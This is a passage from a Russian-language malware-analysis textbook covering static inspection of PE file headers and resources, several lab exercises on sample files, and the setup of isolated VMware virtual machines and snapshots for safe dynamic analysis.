.pdata	Присутствует только в 64-битных исполняемых файлах и хранит информацию об обработке исключений
.rsrc	Хранит ресурсы, необходимые исполняемому файлу
.reloc	Содержит информацию для перемещения библиотечных файлов

Исследование PE-файлов с помощью PEview

Файл формата PE содержит в своем заголовке интересную информацию. Для ее просмотра можно воспользоваться утилитой PEview, как показано на рис. 1.7.

На левой панели ❶ отображаются основные участки PE-заголовка. Элемент `IMAGE_FILE_HEADER` выделен, так как он является текущим.

Первые две части PE-заголовка, `IMAGE_DOS_HEADER` и `MS-DOS Stub Program`, присутствуют лишь по историческим причинам и не представляют для нас особого интереса.

На следующем участке, `IMAGE_NT_HEADERS`, находятся NT-заголовки. Здесь всегда используется одна и та же сигнатура, ее можно игнорировать.

Элемент IMAGE_FILE_HEADER выделен и отображается на правой панели ❷. Он содержит основные сведения о файле. Временная отметка ❸ говорит о том, когда этот исполняемый файл был скомпилирован, и знание об этом может быть очень полезно для анализа вредоносного ПО и разработки ответных мер. К примеру, старая дата компиляции говорит о том, что эта атака планировалась давно и что ее сигнатуры могут быть известны антивирусам. Свежая дата свидетельствует о противоположном.




Рис. 1.7. Просмотр элемента IMAGE_FILE_HEADER в программе PEview

Вместе с тем с датой компиляции связаны некоторые проблемы. Все программы, написанные на Delphi, в качестве времени компиляции указывают 19 июня 1992 года. Если увидите эту дату, можете считать, что вы имеете дело с Delphi-приложением, которое скомпилировано неизвестно когда. К тому же квалифицированный разработчик вредоносного кода может легко подделать дату компиляции. Если видите неправдоподобную дату, скорее всего, она ненастоящая.

Раздел IMAGE_OPTIONAL_HEADER включает в себя несколько важных отрезков информации. Описание подсистемы позволяет определить, является программа консольной или графической. Консольная программа имеет значение IMAGE_SUBSYSTEM_WINDOWS_CUI и работает внутри командной строки. Графическая программа имеет значение IMAGE_SUBSYSTEM_WINDOWS_GUI и выполняется в рамках системы Windows. Подсистемы Native и Xbox встречаются реже.

Наиболее интересную информацию можно найти в заголовках, размещенных внутри IMAGE_SECTION_HEADER (рис. 1.8). Эти заголовки используются для описания каждого раздела PE-файла. Обычно созданием и именованием этих разделов занимается компилятор, и пользователь мало чем может повлиять на процесс. Благодаря этому данные разделы чаще всего совпадают в разных исполняемых файлах (см. табл. 1.4), а любые отклонения можно считать подозрительными.

Как показано на рис. 1.8, `Virtual Size` ❶ говорит о том, сколько места выделяется разделу во время загрузки. `Size of Raw Data` ❷ показывает размер раздела на диске. Обычно эти два значения должны совпадать, поскольку данные должны иметь равный объем как на диске, так и в памяти. Хотя ввиду того, что на разных носителях информация может размещаться по-разному, допускаются небольшие отличия.

Размеры разделов могут пригодиться при обнаружении упакованных исполняемых файлов. Например, если `Virtual Size` намного больше, чем `Size of Raw Data`, вы можете быть уверены, что раздел занимает больше места в памяти, чем на диске. Это часто является признаком упакованного кода, особенно в случае с разделом `.text`.




Рис. 1.8. Просмотр раздела IMAGE_SECTION_HEADER .text в программе PEview

В табл. 1.5 показаны разделы файла `PotentialKeylogger.exe`. В каждом из разделов `.text`, `.rdata` и `.rsrc` значения `Virtual Size` и `Size of Raw Data` практически совпадают. Раздел `.data` может показаться подозрительным, поскольку его виртуальный размер намного превышает размер его данных, но это нормально для Windows-программ. Однако стоит отметить, что данная информация вовсе не означает, что программа не является вредоносной; это просто показывает, что она, скорее всего, не упакована и что ее PE-заголовок был сгенерирован компилятором.

Таблица 1.5. Информация о разделах файла PotentialKeylogger.exe

Раздел	Виртуальный размер	Размер данных
.text	7AF5	7C00
.data	17A0	0200
.rdata	1AF5	1C00
.rsrc	72B8	7400

В табл. 1.6 показаны разделы файла PackedProgram.exe. Здесь можно заметить несколько аномалий: во-первых, это наличие нестандартных разделов Dijfpds, .sdfuok и Kijijl, а во-вторых — подозрительный облик разделов .text, .data и .rdata. Значение Size of Raw Data для раздела .text равно 0, то есть он не занимает места на диске, а его значение Virtual Size value равно A000 — это говорит о том, что для сегмента .text будет выделено место в памяти. То есть, чтобы выделить пространство для .text, упаковщик распакует исполняемый код.

Таблица 1.6. Информация о разделах файла PackedProgram.exe

Раздел	Виртуальный размер	Размер данных
.text	A000	0000
.data	3000	0000
.rdata	4000	0000
.rsrc	19000	3400
Dijfpds	20000	0000
.sdfuok	34000	3313F
Kijijl	1000	0200

Просмотр раздела с ресурсами с помощью утилиты Resource Hacker

Теперь, когда мы закончили исследовать заголовок PE-файла, можно обратить внимание на некоторые разделы. Только один из них не требует дополнительных знаний из последующих глав — раздел с ресурсами .rsrc. Для его просмотра можно воспользоваться утилитой Resource Hacker, доступной по адресу www.angusj.com. Щелкая на разных элементах в этой программе, вы увидите строки, значки и меню. Меню отображаются в таком же виде, как и в самой программе. На рис. 1.9 показано окно Resource Hacker для стандартного калькулятора в Windows, calc.exe.

На левую панель ❶ выводятся все ресурсы, присутствующие в исполняемом файле. Каждая корневая папка хранит отдельный тип ресурсов. Ниже перечислены разделы, которые могут пригодиться при анализе вредоносного ПО.

В разделе Icon перечислены пиктограммы, которые обозначают исполняемый файл в Проводнике.

Раздел Menu хранит все меню, которые выводятся в окнах программы, например File (Файл), Edit (Правка) и View (Вид). В этом разделе содержатся названия всех меню, а также их текст. Из названий можно понять их назначение.

Раздел Dialog содержит диалоговые окна программы. Окно ❷ демонстрирует интерфейс, который увидит пользователь при запуске calc.exe. Даже если бы мы ничего не знали об этом файле, мы могли бы понять, что это калькулятор, взглянув на данное диалоговое окно.




Рис. 1.9. Окно Resource Hacker для calc.exe

В разделе `String Table` хранятся строки.

В разделе `Version Info` содержится номер версии, часто в сочетании с названием компании и описанием авторских прав.

Раздел `.rsrc`, показанный на рис. 1.9, является типичным для Windows-приложений и может содержать любые данные, необходимые программисту.

ПРИМЕЧАНИЕ

Вредоносное (а иногда и обычное) ПО часто хранит здесь встроенную программу или драйвер, которые распаковываются перед запуском. Resource Hacker позволяет извлечь эти файлы для индивидуального анализа.

Использование других инструментов для работы с PE-файлами

Для просмотра PE-заголовка существует множество других инструментов. Двумя наиболее популярными являются PEBrowse Professional и PE Explorer.

Утилита PEBrowse Professional (www.smidgeonsoft.prohosting.com/pebrowse-pro-file-viewer.html) похожа на PEview. Она позволяет исследовать байты в каждом из разделов и показывает обработанные данные, а также отличается более качественным представлением информации из раздела с ресурсами (`.rsrc`).

Утилита PE Explorer (www.heaventools.com) обладает развитым пользовательским интерфейсом и позволяет перемещаться между разными частями PE-файла. Некоторые из этих частей можно редактировать. В PE Explorer встроен редактор ресурсов, который отлично подходит для их модификации и просмотра. Основной недостаток данного инструмента — он не бесплатный.

Значение PE-заголовка

PE-заголовок содержит полезную для анализа вредоносов информацию, поэтому мы продолжим его исследование в последующих главах. В табл. 1.7 собраны ключевые сведения, которые можно получить из PE-заголовка.

Таблица 1.7. Информация в PE-заголовке

Поле	Информация, которую можно обнаружить
Импорт	Функции из других библиотек, используемые вредоносом
Экспорт	Функции вредоноса, предназначенные для вызова другими программами или библиотеками
Временная отметка	Дата компиляции программы
Разделы	Названия разделов файла и их размеры на диске и в памяти
Подсистема	Тип программы: консольная или графическая
Ресурсы	Строки, значки, меню и другие данные, включенные в файл

Итоги главы

С помощью набора относительно простых инструментов мы можем выполнить статический анализ вредоносного ПО и частично понять, как оно работает. Однако статический анализ обычно является лишь первым шагом, останавливаться на котором не следует. Дальше необходимо подготовить безопасную среду для запуска вредоноса и выполнения динамического анализа. Об этом пойдет речь в следующих двух главах.

Лабораторные работы

Лабораторные работы дают вам возможность применить на практике знания, полученные в этой главе. Чтобы симуляция анализа вредоноса была правдоподобной, вам будет предоставлено (если вообще будет) крайне мало информации об исследуемой программе. Файлы этих и всех остальных лабораторных работ будут иметь малоинформативные имена, как это обычно случается с вредоносными программами.

Каждая лабораторная работа содержит зловредный файл, несколько вопросов, краткие ответы на них и подробный анализ вредоноса. Решения приводятся в приложении B.

Ответы в лабораторных работах разделены на две группы: краткие и подробные. Первую группу следует использовать для самопроверки, если вы сумели найти решение самостоятельно. Вторая группа поможет вам при изучении готовых решений: в ней мы объясняем, как пришли к каждому отдельному ответу на каждый вопрос лабораторной работы.

Лабораторная работа 1.1

В этой лабораторной работе рассматриваются файлы `Lab01-01.exe` и `Lab01-01.dll`. Используйте инструменты и методики, описанные в данной главе, чтобы получить информацию об этих файлах и ответить на следующие вопросы.

Вопросы

1. Загрузите файлы на сайт www.VirusTotal.com и просмотрите отчет. Соответствует ли каждый из них имеющимся антивирусным сигнатурам?
2. Когда эти файлы были скомпилированы?
3. Есть ли признаки того, что какой-то из этих файлов запакован или обфусцирован? Если да, то что это за признаки?
4. Выдают ли какие-либо импорты функций назначение вредоноса? Если да, то что это за функции?
5. Присутствуют ли в системе другие файлы или локальные признаки, которые вы могли бы исследовать?
6. С помощью каких сетевых признаков можно обнаружить данную вредоносную программу в зараженной системе?
7. Как вы думаете, каково назначение этих файлов?

Лабораторная работа 1.2

Проанализируйте файл `Lab01-02.exe`.

Вопросы

1. Загрузите файл `Lab01-02.exe` на сайт www.VirusTotal.com. Соответствует ли он какой-то из имеющихся антивирусных сигнатур?
2. Есть ли какие-либо признаки того, что файл упакован или обфусцирован? Если да, то что это за признаки? Если файл упакован, попробуйте его распаковать.
3. Выдают ли какие-либо импорты функций назначение программы? Если да, то что это за функции и о чем они вам говорят?
4. С помощью каких локальных или сетевых признаков можно было бы обнаружить этот вредонос на зараженных компьютерах?

Лабораторная работа 1.3

Проанализируйте файл `Lab01-03.exe`.

Вопросы

1. Загрузите файл `Lab01-03.exe` на сайт www.VirusTotal.com. Соответствует ли он какой-то из имеющихся антивирусных сигнатур?
2. Есть ли какие-либо признаки того, что файл упакован или обфусцирован? Если да, то что это за признаки? Если файл упакован, попробуйте его распаковать.
3. Выдают ли какие-либо импорты функций назначение программы? Если да, то что это за функции и о чем они вам говорят?
4. С помощью каких локальных или сетевых признаков можно было бы идентифицировать данное вредоносное ПО на зараженных компьютерах?

Лабораторная работа 1.4

Проанализируйте файл `Lab01-04.exe`.

Вопросы

1. Загрузите файл `Lab01-04.exe` на сайт www.VirusTotal.com. Соответствует ли он какой-то из имеющихся антивирусных сигнатур?
2. Есть ли какие-либо признаки того, что файл упакован или обфусцирован? Если да, то что это за признаки? Если файл упакован, попробуйте его распаковать.
3. Когда была скомпилирована эта программа?
4. Выдают ли какие-либо импорты функций назначение программы? Если да, то что это за функции и о чем они вам говорят?
5. С помощью каких локальных или сетевых признаков можно было бы обнаружить эту программу на зараженных компьютерах?
6. Этот файл имеет один ресурс в разделе ресурсов. Изучите и извлеките его с помощью утилиты Resource Hacker. Какие сведения вы можете почерпнуть из этого ресурса?

2 Анализ вредоносных программ в виртуальных машинах

Прежде чем запускать вредоносное ПО для выполнения динамического анализа, вы должны подготовить для этого безопасную среду. Свежие вредоносы могут быть полны сюрпризов — если запустить их на рабочем компьютере, они быстро распространятся по сети и от них будет крайне сложно избавиться. Безопасная среда позволит вам исследовать вредоносный код, не подвергая ненужному риску свой или другие компьютеры сети.

Для безопасного изучения вредоноса можно использовать отдельный физический или виртуальный компьютер. В первом случае система должна находиться в *физически изолированной сети*, узлы которой отключены от Интернета или других сетей, чтобы не допустить распространения вредоносного ПО.

Физически изолированные сети позволяют запускать зараженные файлы в реальной среде, не подвергая риску другие компьютеры. Однако недостатком такого подхода является отсутствие интернет-соединения. Вредоносный код часто зависит от подключения к Интернету, откуда он загружает обновления, инструкции и другую информацию.

Еще один недостаток проведения анализа на физических, а не виртуальных компьютерах заключается в том, что удаление вредоносных программ может оказаться непростой задачей. Во избежание проблем большинство аналитиков зловредного ПО используют такие инструменты, как Norton Ghost, чтобы создать резервный образ операционной системы и восстановить ее на компьютере после завершения анализа.

Основным преимуществом использования реальных компьютеров для анализа безопасности является то, что некоторые вредоносы могут вести себя иначе в виртуальной среде. Обнаружив вокруг себя виртуальную машину, они меняют свое поведение, чтобы воспрепятствовать анализу.

И все же, учитывая риски и недостатки использования реальных компьютеров, для динамического анализа чаще всего применяют виртуальные машины. В этой главе мы сосредоточимся на анализе вредоносного ПО в виртуальной среде.

Структура виртуальной машины

Виртуальная машина — это «компьютер внутри компьютера» (рис. 2.1). Гостевая ОС устанавливается в виртуальную машину, запущенную в основной ОС. Эти две операционные системы изолированы друг от друга, и вредонос, работающий в виртуальной машине, не может навредить основной ОС. Даже если виртуальная машина будет повреждена, вы сможете просто переустановить в ней операционную систему или вернуть ее в исходное состояние.




Рис. 2.1. Традиционные приложения работают так, как показано в левом столбце. Гостевая ОС полностью содержится внутри виртуальной машины, а виртуальные приложения выполняются внутри гостевой ОС

Компания VMware предлагает популярную линейку продуктов для настольной виртуализации, с помощью которых можно проводить анализ вредоносного ПО внутри виртуальных машин. Программа VMware Player является бесплатной и может использоваться для создания и запуска виртуальных машин, однако ей недостает некоторых возможностей, необходимых для эффективного анализа вредоносов. Пакет VMware Workstation стоит почти $200 и в целом лучше подходит для наших задач. Он обладает функцией создания снимков, что позволяет сохранять текущее состояние виртуальной машины, и возможностью клонировать или копировать существующую виртуальную машину.

У VMware есть множество альтернатив, таких как Parallels, Microsoft Virtual PC, Microsoft Hyper-V и Xen. Они различаются в поддержке и свойствах гостевых и основных ОС. Мы будем применять VMware, но материал этой книги пригодится вам, даже если вы предпочитаете другой инструмент виртуализации.

Запуск виртуальной машины для анализа вредоносного ПО

Прежде чем использовать виртуальную машину для анализа безопасности, вам сначала нужно ее создать. Эта книга не имеет прямого отношения к виртуализации, поэтому мы не станем давать подробные инструкции. Если у вас есть несколько вариантов аппаратной конфигурации, лучше всего выбрать тот, что предлагается по умолчанию (если только он не идет вразрез с вашими требованиями). Выберите подходящий размер жесткого диска.

VMware разумно управляет дисковым пространством, подгоняя размер виртуального диска под ваши потребности. Например, если вы создали жесткий диск на 20 Гбайт, а данные на нем занимают лишь 4 Гбайт, VMware соответственно сократит его объем. 20 Гбайт — хороший исходный размер для виртуального накопителя. Этого должно хватить для установки гостевой ОС и любых инструментов, которые могут понадобиться для анализа вредоносного ПО. Программа VMware сама определит параметры, подходящие для большинства случаев.

После этого вы можете устанавливать ОС и приложения. Большинство вредоносных программ и инструментов для их анализа работают в Windows — скорее всего, она и будет вашей гостевой ОС. На момент написания этой книги Windows XP все еще остается самой популярной операционной системой и целью для основной массы вредоносного ПО, поэтому мы будем проводить исследования именно на ней.

Подготовив ОС, вы можете установить все необходимые приложения. Можно сделать это позже, но обычно проще настроить всю среду одновременно. В приложении Б перечислены полезные программы для анализа вредоносов.

Вслед за этим нужно установить VMware Tools. Чтобы начать установку, выберите пункт VM ▸ Install VMware Tools (VM ▸ Установить VMware Tools) в меню VMware. Пакет VMware Tools улучшает работу пользователя, упрощая управление мышью и клавиатурой. Он также открывает доступ к общим папкам, позволяет перетаскивать файлы и дает много других возможностей, которые мы еще обсудим в этой главе.

После установки VMware необходимо заняться конфигурацией.

Конфигурация VMware

Большинство вредоносных программ обладают сетевыми возможностями. Например, червь в попытке распространиться производит сетевые атаки на другие компьютеры. Вряд ли вы захотите, чтобы он их заразил, поэтому важно не позволить червю получить доступ к сети.

При анализе вредоносного ПО имеет смысл понаблюдать за его сетевой активностью: это поможет вам понять намерения его автора, создать сигнатуры или в полной мере изучить зловредную программу. Как показано на рис. 2.2, VMware предлагает несколько вариантов виртуальных сетей. Мы обсудим их в следующих разделах.




Рис. 2.2. Варианты конфигурации виртуальной сети для сетевого адаптера

Отключение сети

Вы можете настроить виртуальную машину так, чтобы она вообще не имела доступа к сети, но обычно это не самый лучший выбор. Это может быть полезно лишь в отдельных случаях. При работе без сетевого соединения вы не сможете проанализировать вредоносную сетевую активность.

Но если у вас есть веские причины для отключения сети в VMware, вы можете это сделать, удалив сетевой адаптер из виртуальной машины или отключив его с помощью пункта меню VM ▸ Removable Devices (VM ▸ Подключаемые устройства).

Вы также можете указать, должен ли сетевой адаптер подключаться автоматически при включении машины; для этого предусмотрен флажок Connect at power on (Подключить при включении питания), как показано на рис. 2.2.

Настройка совместной сети

Это вариант, позволяющий создать отдельную частную локальную сеть между основной и гостевой ОС. Он часто используется для анализа безопасности. Совместная сеть не подключена к Интернету, то есть вредоносное ПО не выйдет за пределы виртуальной машины, но будет иметь доступ к сетевому подключению.

ПРИМЕЧАНИЕ

Настраивая основной компьютер, убедитесь в том, что на нем установлены все последние заплатки, на случай если подопытный вредонос попытается распространиться за его пределы. Также не помешает сконфигурировать в виртуальной машине сдерживающий брандмауэр, чтобы вредонос не смог заразить вашу основную систему. Брандмауэр от компании Microsoft, который поставляется вместе с Windows XP Service Pack 2 и более новыми версиями, имеет хорошую документацию и обеспечивает достаточный уровень защиты. Но помните, что даже самые свежие заплатки могут оказаться бесполезными, если для заражения основной ОС будет применена уязвимость нулевого дня.

На рис. 2.3 показана конфигурация для совместной сети. Если выбрать этот вариант, VMware создаст по виртуальному сетевому адаптеру в основной и виртуальной системах и затем соединит их, полностью игнорируя реальный физический интерфейс компьютера, который по-прежнему будет подключен к Интернету или другой внешней сети.

Рис. 2.3. Совместная сеть в VMware

Использование нескольких виртуальных машин

Последний вариант конфигурации объединяет в себе лучшие стороны предыдущих двух. Он требует наличия нескольких виртуальных машин, соединенных в локальную сеть, при этом не нужно подключение к Интернету или основной системе. Таким образом вредоносное ПО имеет выход в сеть, но эта сеть не связана ни с чем важным.

На рис. 2.4 представлена нестандартная конфигурация с двумя виртуальными машинами, соединенными между собой. В данном случае одна виртуальная машина предназначена для анализа вредоносного ПО, а на второй должны быть запущены вспомогательные службы. Обе они подключены к одному и тому же виртуальному




Рис. 2.4. Нестандартная сетевая конфигурация в VMware

сетевому коммутатору VMNet. В нашем примере основная машина все еще подключена к внешней сети, но не к системе, в которой запускается вредонос.

Если для анализа используется несколько виртуальных машин, имеет смысл объединять их в *группы*: так вы сможете одновременно управлять их питанием или сетевой конфигурацией. Чтобы создать новую группу виртуальных машин, выберите пункт меню File ▸ New ▸ Team (Файл ▸ Создать ▸ Группа).

Использование виртуальной машины для анализа безопасности

Чтобы как можно лучше изучить возможности подопытного вредоноса, вы должны симулировать работу всех сетевых служб, на которые он полагается. Например, вредоносные программы часто подключаются к HTTP-серверу для загрузки дополнительного зараженного кода. Чтобы отследить эту активность, вредоносу следует открыть доступ к DNS (domain name system — система доменных имен), с помощью которой он сможет получить IP-адрес сервера, и HTTP-сервер, который будет отвечать на его запросы. В нашей сетевой конфигурации работа служб, к которым будет обращаться вредонос, происходит во второй виртуальной машине. Разнообразные инструменты, помогающие симулировать сетевые службы, будут рассмотрены в следующей главе.

Подключение вредоноса к Интернету

Несмотря на очевидные риски, иногда, чтобы создать более реалистичную среду для анализа, виртуальную машину с вредоносным кодом приходится подключать к Интернету. Основная опасность состоит в том, что ваш компьютер может проявить вредоносную активность и заразить другие узлы, участвуя в распределенной атаке или просто рассылая спам. Еще один риск — автор вредоноса может заметить, что вы подключаетесь к его серверу и пытаетесь анализировать зараженный код.

Давать интернет-доступ вредоносной программе следует лишь после предварительного анализа, который позволяет установить, чем она будет заниматься после установления соединения. Подключение должно выполняться только в случае, если вы готовы пойти на риск.

В VMware самым распространенным способом подключения виртуальной машины к Интернету является *сетевой мост*, открывающий доступ к тому же сетевому интерфейсу, с которым соединена физическая машина. Еще одним вариантом является режим *преобразования сетевых адресов* (network address translation, NAT).

Режим NAT позволяет разделять IP-соединение компьютера с Интернетом. Основная система играет роль маршрутизатора и транслирует все запросы виртуальной машины от своего имени, используя свой IP-адрес. Этот режим может пригодиться, если компьютер подключен к сети, но сетевая конфигурация усложняет или делает невозможным подключение к той же сети адаптера виртуальной машины.

Например, если в основной системе установлено беспроводное соединение, виртуальную машину можно легко подключить к сети с помощью режима NAT, даже если это соединение защищено технологиями Wi-Fi Protected Access (WPA) или Wired Equivalent Privacy (WEP). Точно так же можно будет обойти параметры доступа и подключиться к сети, которая допускает только определенные сетевые адаптеры.

Подключение и отключение периферийных устройств

Периферийные устройства, такие как CD-ROM или внешние USB-накопители, представляют определенную проблему для виртуальных машин, так как большинство из них может быть подключено либо к основной, либо к виртуальной системе, но не к обеим сразу.

Интерфейс VMware делает виртуальную машину доступной для подключения и отключения внешних устройств. Если подключить к компьютеру USB-устройство, VMware соединит его с виртуальной, а не с основной средой, что может быть нежелательно, учитывая растущую популярность червей, которые распространяются через USB-накопители. Чтобы изменить этот параметр, выберите пункт VM ▸ Settings ▸ USB Controller (VM ▸ Настройки ▸ Контроллер USB) и снимите флажок Automatically connect new USB devices (Автоматически подключать USB-устройства). Это предотвратит подключение USB-устройств к виртуальной машине.

Создание снимков

Концепция создания *снимков* является уникальной для виртуальных машин. VMware позволяет сохранять текущее состояние компьютера и возвращаться к нему позже. Это чем-то похоже на точки восстановления в Windows.

Процесс создания снимков представлен в виде временной шкалы на рис. 2.5. В 8:00 вы создаете снимок машины. Вскоре после этого вы запускаете вредоносную программу. В 10:00 вы возвращаетесь к снимку. Операционная система, программное обеспечение и другие компоненты виртуальной машины вернулись к состоянию, в котором они находились в 8:00, а все, что произошло между 8:00 и 10:00, исчезло, как будто ничего этого не было. Создание снимков — чрезвычайно мощный инструмент. Это своеобразная функция отмены, которая экономит вам время на переустановку ОС.




Рис. 2.5. Временная шкала использования снимка

Установив ОС и инструменты для анализа безопасности, а также настроив сеть, сделайте снимок. Он будет вашей точкой отсчета. Затем запустите вредоносную программу, проанализируйте ее, сохраните полученные сведения и вернитесь к базовому снимку. Вы можете повторять эту процедуру снова и снова.

Но что, если в процессе анализа вредоноса вам захочется сделать что-то другое со своей виртуальной машиной, не теряя *весь* прогресс? VMware Snapshot Manager позволяет вернуться к любому снимку в любой момент, независимо от того, сколько снимков было сделано или что произошло с машиной с тех пор. Кроме того, снимки могут расходиться в разные направления. Рассмотрим следующий рабочий процесс.

1. Во время анализа образца 1 вы сдаетесь и решаете попробовать другой образец.
2. Вы делаете снимок анализа образца 1.
3. Вы возвращаетесь к базовому снимку.
4. Начинается анализ образца 2.
5. Вы делаете снимок, чтобы передохнуть.

Вернувшись к виртуальной машине, вы можете открыть любой снимок, сделанный в любой момент, как показано на рис. 2.6. Оба состояния машины никак не зависят друг от друга. Вы можете сохранить столько снимков, сколько поместится на ваш диск.

